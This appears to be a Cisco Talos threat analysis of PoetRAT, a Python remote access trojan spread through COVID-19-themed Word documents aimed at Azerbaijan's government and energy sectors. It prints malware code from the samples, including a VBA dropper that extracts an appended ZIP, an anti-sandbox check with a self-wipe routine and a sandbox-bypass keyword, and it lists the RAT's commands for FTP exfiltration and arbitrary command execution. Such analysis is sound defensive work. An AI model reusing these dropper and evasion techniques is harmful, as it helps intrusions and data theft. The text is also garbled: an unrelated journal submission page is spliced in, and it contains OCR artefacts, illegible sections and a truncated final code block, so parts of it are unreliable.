PoetRAT: Python RAT uses COVID-19 lures to target Azerbaijan public and private sectors

blog.talosintelligence.com/2020/04/poetrat-covid-19-lures.html

By Warren Mercer, Paul Rascagneres and Vitor Ventura.

News summary

- Azerbaijan government and energy sector likely targeted by an unknown actor.

- From the energy sector, the actor demonstrates interest in SCADA systems related to wind turbines.
- The actor uses Word documents to drop malware that allows remote control over the victims.
- The new remote access trojan, dubbed PoetRAT, is written in Python and is split into multiple parts.
- The actor collects files, passwords and even images from the webcam, using other tools that it deploys as needed.

Executive summary

Cisco Talos has discovered a new malware campaign based on a previously unknown family we're calling "PoetRAT." At this time, we do not believe this attack is associated with an already known threat actor. Our research shows the malware was distributed using URLs that mimic some Azerbaijan government domains, thus we believe the adversaries in this case want to target citizens of the country Azerbaijan, including private companies in the SCADA sector like wind turbine systems. The droppers are Microsoft Word documents that deploy a Python-based remote access trojan (RAT). We named this malware PoetRAT due to the various references to William Shakespeare, an English poet and playwright. The RAT has all the standard features of this kind of malware, providing full control of the compromised system to the operation. For exfiltration, it uses FTP, which denotes an intention to transfer large amounts of data.

The campaign shows us that the operators manually pushed additional tools when they needed them on the compromised systems. We will describe a couple of these tools. The most interesting is a tool used to monitor the hard disk and exfiltrate data automatically. Besides these, there are keyloggers, browser-focused password stealers, camera control applications, and other generic password stealers.

In addition to the malware campaigns, the attacker performed phishing a campaign on the same infrastructure. This phishing website mimics the webmail of the Azerbaijan Government webmail infrastructure.

What's new?

This was a previously undiscovered RAT. It uses two components to avoid detection by a single component. The dropper uses an old trick in a new way: It appends the RAT to a Word document. Upon opening the document, a macro is executed that will extract the malware and execute it. The operation seems to be manual, but it's streamlined to deploy additional tools as needed and to avoid unnecessary steps.

How did it work?

The initial foothold is established by sending the malicious Word document. It's not clear at this time how the adversary distributes the document. However, given that it is available for download from a basic URL, it wouldn't be surprising if the victims were being tricked into downloading it by an email or social media network message.


So what?

This threat actor is highly motivated and focused on the victims it targets. They target the public and the private sectors as well as SCADA systems. The quantity and diversification of tools available in its toolkit denote a carefully planned attack.

Malware campaigns

We identified multiple campaigns we believe target the Azerbaijan public and private sectors, especially the energy sector. During our investigation, Talos identified the interest of this threat actor for SCADA systems — mainly wind turbines.

Campaign No. 1: February 2020



Defence Science Journal

1. Submissions

[illegible]

Submission Preparation Checklist

[illegible]

Author Guidelines

Objective

[illegible]

Typescripts Accepted

[illegible]


Decoy document

Once opened in Microsoft Office, the document is blurred. This can't be fixed — the document is composed of blurred pictures with no real text. The logo seems to be the logo of the DRDO, the Defense R&G Organisation of the Ministry of Defence of India. We have no evidence that India is targeted by this actor.

DRDO Logo

The file was located on hxxp://govaz[.]herokuapp[.]com/content/section_policies.docx


Campaign No. 2: April 2020 — C19.docx


Document image

The file, in this case, was named "C19.docx," probably a reference to the COVID-19 pandemic, but without readable content.

Campaign #3: April 2020 — Coronavirus theme


The decoy document evolved to look more realistic. The initial stage is a Word document written in Russian posing as an Azerbaijan government document.


KoronaVirus info

AZƏRBAYCANDA VƏZİYYƏT	1126	+300	200	11	926
DÜNYADA VƏZİYYƏT	Virusa yoluxan	Yeni yoluxan	Sağalan	Ölüm halı	Aktiv koronavirus xəstəsi

[illegible]

Document image



COVID-19 səbəbindən ağır xəstələnmə riski altında olan insanlar

COVID-19-a yüksək yoluxma riskiniz varsa, aşağıdakıları etməlisiniz:


- Xüsusi ehtiyac olmadıqda evinizi tərk etməkdən çəkinin.
- Özünüzlə başqaları arasında məsafə saxlamaq üçün gündəlik ehtiyat tədbirləri görün.
- Kifayət həcmdə ərzaq və qeyri-ərzaq mallarını.
- Evdən çıxanda xəstə olanlardan uzaq durun, yaxın təmasları məhdudlaşdırın və

Document image

Both original file names are "Azerbaijan_special[.]doc," which is a dropper that can be found at hxxps://gov-az[.]herokuapp[.]com/content/Azerbaijan_special[.]doc.

Phishing campaign

On the same server, we identified a phishing campaign against the webmail of the Azerbaijan government:



This phishing website was available on "hxxps://gov-az[.]herokuapp[.]com/azGovaz.php?login=" during the malware campaigns. The purpose was obviously to steal credentials.

Malware

We will present the infection vector of the most recent document. The other documents are not exactly the same (using DDE) but the final goal is the same.


Dropper

The Word document is a dropper. As happens so many times, it contains a Visual Basic script that will execute the malicious activities. This one, however, appears to be more innovative. It starts by loading its own document into memory. Afterward, it copies 7,074,638 bytes from the end of the file and writes the remaining bytes back to the disk.

```
'Copy
Call Shell("cmd /c copy " + Docer + " " + User + "\docer.doc", vbHide)
deay (4)
data = bin2var(User + "\docer.doc")
data = Right(data, 7074638)
var2bin User + "\smile.zip", data
```
RAT extraction

The file written to the disk is actually a ZIP file. The actors appended the ZIP at the end of the word document "smile.zip."

This ZIP file contains a Python interpreter and Python script that is actually the RAT. The Word macro will unzip and execute the main script called "launcher.py." The launcher script is responsible for checking the environment that the doc is currently being opened in. It assumes that all sandboxes will have hard drives smaller than 62GB. If it's in a sandbox environment, it will overwrite the malware scripts with the contents of the file "License.txt" and exit, thus deleting itself.



```
def crack():
    # Crack everything at this point
    open(fold + "smile.py", "wb").write(open(fold + "LICENSE.txt", "rb").read())
    open(fold + "smile_funs.py", "wb").write(open(fold + "LICENSE.txt", "rb").read())
    open(fold + "frown.py", "wb").write(open(fold + "LICENSE.txt", "rb").read())
    sys.exit(4)


def good_disk_size():
    # There are no computers with disk size less than 62
    return 62 < round(shutil.disk_usage("/")[0]) / 2 ** 30
```

Anti-sandbox code

If it determines that it is not running in a sandbox environment, it will generate a unique ID, that is then replaced directly with the Python source code of the main scripts before executing it.

RAT

The RAT is composed of two main scripts that need to work together. One, called "frown.py," is responsible for the communications with the command and control (C2). It uses TLS to encrypt the communication that occurs on port 143. With a successful connection, it will send the word "almond" The server should reply either with "who" or "ice." The RAT will answer the "who" command with a string that contains the username, computer name and the previously generated UUID. The "ice" command simply makes the RAT finish the connection procedure.

The other script is called "smile.py." This is responsible for the interpretation and execution of the C2 commands. The available commands are:

- ls - listing files
- cd - change current directory
- sysinfo - get information about the system


- download - upload file into the C2 using ftp
- upload - download from C2 file into the victim from
- shot - takes a screenshot and uploads it to the C2 using ftp
- cp - copies files
- mv - moves files
- link - creates links between files
- register - makes changes in the registry
- hide - hides a file or unhides it depending on its current state
- compress - compresses files using zip function
- jobs - performs actions, like kill, clear, terminate on processes. By default will list all processes.
- <os command to be executed> - this will be executed if none of the above are executed.

Some features need additional credentials (shot, upload, download). These credentials are not hardcoded on the sample. For each FTP usage, the credentials are provided by the C2 server during the request.

There is a normal usage of the Windows registry to provide a method of persistence for this RAT by adding in a registry key in the RUN hive which will execute the Python script "launcher.py." During our investigation, we witnessed several registry modifications that resulted in the malware skipping the sandbox evasion checks and carrying out the execution by using a "police" keyword.

"C:\Users\Public\Python37\pythonw.exe" "C:\Users\Public\Python37\launcher.py" "police"s\0

In launcher.py, the police keyword will skip the sandbox checks and initialization process. This could be used for hosts already infected to ensure they do not re-check this environment.




```python
if __name__ == '__main__':
    if len(sys.argv) == 2:
        if sys.argv[1] == "police":
            police()
    else:
        # Sandbox Evasion
        if not good_disk_size():
            crack()
            sys.exit(0)
        # Reaching this far means that we are not in a sandbox, Probably
        d = open(fold + "frown.py", "r").read()
        uu = str(uuid.uuid4())
        d = d.replace("THE_GUID_KEY", uu)
        open(fold + "frown.py", "w").write(d)
        open(fold + ".key", "w+").write(uu)

        police()

```

Start routine

The communication between the scripts is done via a file called "Abibliophobia23" Commands and results are written into the file using a custom encryption scheme. The "23" at the end of the file is different depending on the variant of the RAT.



```
import base64


class Affine(object):
    DIE = 128
